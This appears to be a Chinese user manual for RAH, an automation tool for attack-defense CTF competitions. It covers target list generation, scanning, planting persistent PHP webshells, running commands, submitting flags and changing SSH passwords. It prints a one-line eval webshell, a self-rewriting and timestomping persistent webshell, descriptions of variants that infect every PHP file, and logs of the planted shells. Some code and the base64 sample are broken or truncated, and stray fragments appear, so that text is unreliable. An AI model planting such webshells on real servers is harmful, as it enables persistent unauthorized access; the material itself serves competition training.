



## 使用须知：

- 1: 不要在QQ或微信的下载目录直接打开，建议在一个有**写入权限**的新文件夹中使用（因为使用中会产生很多txt文件）
  - 2: 下载后可以比较hash值，防止出错
  - 3: 不要删除运行目录下的 **.config.ini** 文件
  - 4: **软件仅仅是辅助作用，帮助缩短写脚本的过程和时间，不要太过于依赖软件！！**
  - 5: 如果运行后久久没有反应，但是检查进程中有，则可能是windows defender在检查。等待一会或者加白即可
  - 6: 因为加壳和php shell的原因，某些环境下某些软件可能会报毒，属于正常现象
  - 7: 觉得软件有帮助可以点个star，后续可能考虑开源
-

目标生成

-ip段生成

-单ip多端口生成

-bugku专用

目标扫描

-web靶机扫描

-pwn靶机扫描

写入不死马

-默认马

-自定义不死马

-随机文件名

执行命令

-一般shell执行命令

-通过随机马执行命令

-获取flag

提交flag

ssh

-ssh扫描

-ssh密码更改

多人

自定义

-执行自定义请求


-提交flag

-执行简单的pwn攻击

定时任务

工具&设置

笔记



## RAH

为了给您提供更好的服务，希望您能抽出几分钟时间，将您的感受和建议

# 目标生成

使用场景：在目标扫描前如果没有下发靶机地址列表，则需要自己生成一份去扫描

## ip段生成

使用场景：裁判给了一个C段（192.168.10.0），所有队伍的靶机都在这个C段中，具体ip需要自己发现

生成文件：ip.txt

RAH V4.0.0 By dr0n1 群: 965066889

ip生成 bugku专用 目标扫描 写入不死马 执行命令 提交flag ssh 工具 多人 自定义 设置 笔记

IP段生成

IP

开始

结束

端口

Success! IP地址成功写入到ip.txt

生成

单IP多端口生成

IP

开始的端口

结束的端口

生成

输入 192.168.10.\* 又或者是 10.10.\*.1 (用\*占位)即可在程序当前运行目录下覆盖生成一个 ip.txt

```
192.168.10.1:8080
192.168.10.2:8080
192.168.10.3:8080
192.168.10.4:8080
192.168.10.5:8080
...
...
192.168.10.251:8080
192.168.10.252:8080
192.168.10.253:8080
192.168.10.254:8080
192.168.10.255:8080
```

## 单ip多端口生成

使用场景：某些小型比赛或训练赛，为了节约资源将所有靶机映射在同一台服务器的不同端口上

生成文件：ip.txt



同样的会在程序运行目录下覆盖生成 ip.txt

```
192.168.100.103:10000
192.168.100.103:10001
192.168.100.103:10002
192.168.100.103:10003
...
...
192.168.100.103:10297
192.168.100.103:10298
192.168.100.103:10299
192.168.100.103:10300
```

# bugku专用

使用场景：针对线上的域名生成 例如 192-168-1-X.pvp3553.bugku.cn  
生成文件：ip.txt



按以下规则输入即可, {} 中表示生成的范围, 以 - 分割

192-168-1-{1-255}.pvp3553.bugku.cn  
192-168-{1-2}-{1-255}.pvp3553.bugku.cn

在当前目录下覆盖生成 ip.txt

192-168-1-1.pvp3553.bugku.cn  
192-168-1-2.pvp3553.bugku.cn  
192-168-1-3.pvp3553.bugku.cn  
192-168-1-4.pvp3553.bugku.cn  
...  
...  
192-168-1-252.pvp3553.bugku.cn  
192-168-1-253.pvp3553.bugku.cn  
192-168-1-254.pvp3553.bugku.cn  
192-168-1-255.pvp3553.bugku.cn


## 目标扫描

使用场景：自己生成靶机地址或通过平台下载后，进行特征扫描来识别题目

生成文件：<自命名>.txt

## web靶机扫描


先打开自己的web靶机，输入网页上可以看到的特征即可





# pwn靶机扫描

pwn靶机也是同理，先连上自己的看看会输出什么就填什么



## 写入不死马

使用场景：发现题目的默认后门或者rce点后写入不死马

生成文件：shell.txt random.txt

在可以rce的参数后加 `*`，多个参数用`&`连接

```
<?php
@eval($_POST['admin_ccmd']);
?>
```

如上，则在post中填入 `admin_ccmd=*`

**代码执行：**根据shell中的代码(例如eval或者system)来使用不同的payload

**非常规路径：**对于 网站目录不是常规的/var/www/html 的情况下或者 网站根目录没有写权限时 使用，左框填绝对路径(需要可写)，右框填在网页中的体现。

例如现在有一个网站结构如下

```
/wwwroot/  
├─ index.php  
├─ upload  
├─ xx  
└─ xxx
```

并且根目录不可写

那么就左框需要填写 `/wwwroot/upload` 右框需要填写 `/upload/`

---

设置中还可以调整使用的shell



**shell11:**一般复杂度。会在写入的所有子目录下繁殖生成不死马

**shell12:**比较复杂。会循环感染所有php后缀的文件(写入一句话，密码和参数与不死马是一样的)，同时对不死马传入`\_`可

**shell13:**最简单的不死马。没有额外功能

code is okay.

```
/var/www/html/-dr0n1.php
/var/www/html/common/-dr0n1.php
/var/www/html/common/cacf.php
/var/www/html/common/function.php
/var/www/html/common/home.php
/var/www/html/include/-dr0n1.php
/var/www/html/include/config.php
/var/www/html/include/log1.php
/var/www/html/include/shell.php
/var/www/html/index.php
/var/www/html/lib/-dr0n1.php
/var/www/html/lib/File.php
/var/www/html/lib/User.php
/var/www/html/lib/base.php
/var/www/html/lib/run.php
/var/www/html/log.php
/var/www/html/org/-dr0n1.php
/var/www/html/org/smarty/-dr0n1.php
/var/www/html/org/smarty/Autofoucer.php
/var/www/html/org/smarty/Autoloader.php
/var/www/html/org/smarty/Smarty.class.php
/var/www/html/org/smarty/SmartyBC.class.php
/var/www/html/org/smarty/plugins/-dr0n1.php
/var/www/html/org/smarty/plugins/block.textformat.php
/var/www/html/org/smarty/plugins/function.counter.php
/var/www/html/org/smarty/plugins/function.cycle.php
```

  元素 **HackBar** 控制台 源代码/来源 网络 性能 内存 应用 隐私与安全 Lighthouse Cookie-Editor

LOAD ▾ SPLIT EXECUTE TEST ▾ SQLI ▾ XSS ▾ LFI ▾ SSRF ▾ SSTI ▾

URL

[http://192.168.100.50:10003/-dr0n1.php?\\_](http://192.168.100.50:10003/-dr0n1.php?_)

☐ Use POST method

设置->管理禁用函数

可以对disable\_functions进行配置，使用不同的payload写马

可以手动输入或者输入一个phpinfo网址(用命令执行的不行)

设置->查看可用函数

可以查看当前可用的函数

## 默认马

通过Get传参的默认后门写入不死马：

RAH V4.0.0 By dr0n1 群: 965066889

[+] 默认不死马写入中! (REQUEST:a连接)  
http://192.168.100.50:10035/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10015/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10023/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10003/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10137/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10021/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10025/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10005/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10027/-dr0n1.php?pwd=dr0n111111111  
http://192.168.100.50:10017/-dr0n1.php?pwd=dr0n111111111

ip生成 bugku专用 目标扫描 写入不死马 执行命令 提交flag ssh 工具 多人 自定义 设置 笔记

目标IP文件 web1.txt

shell路径 /org/smarty/Autofoucer.php

Header参数 e.g. User-Agent=Mozilla/5.0&test=1

Get参数 cmd=\*&test=1

Post参数 e.g. cmd=\*

非常规路径 e.g. /a/b/c/ 或为空 /c/ 或 /c/d.php

在可以执行命令的参数后加\*  
例如:  
Get: pass1=123&pass2=456  
Post:cmd=\*

写马时注意路径是否可写!!  
非常规第一空为可写目录, 第二空为访问路径  
第一空为空时默认为/var/www/html/


自定义不死马时应传入base64编码后的文本

写马 定时写马 代码执行

☐ 随机文件名 ☐ 自定义不死马

写入不死马已结束! 执行 21 次, 成功 21 次

通过Post传参的默认后门写入不死马(根目录不可写):



通过Header传参的默认后门写入不死马:



同时会在当前目录下追加生成一个 `shell.txt` 来保存记录

## 自定义不死马

使用场景：想写入自己自定义的不死马


当勾选这个功能后，可以自定义不死马的内容

例如一个不死马如下，密码是123456，访问的文件名是.666.php

```
<?php
    ignore_user_abort(true);
    set_time_limit(0);
    unlink(__FILE__);
    $file = '.666.php';
    $code = '<?php if(md5($_GET["pass"])=="e10adc3949ba59abbe56e057f20f883e"){@eval($_POST["aa"]);
while (1){
    file_put_contents($file,$code);
    system('touch -m -d "2018-12-01 09:10:12" .666.php');
    usleep(1);
}
?>
```

使用前需要base64编码一次（工具页中提供base64加解密功能）

```
PD9waHAKICAgIGlnbm9yZV91c2VyX2Fib3J0KHRYdWUpOwogICAgc2V0X3RpbWVfbG1taXQoMCK7CiAgICB1bmxpbmssoX19GSU
```




## 随机文件名

使用场景：防止其他队伍监控流量进行蹭车

勾选后写入的shell的文件名，密码，连接参数随机产生



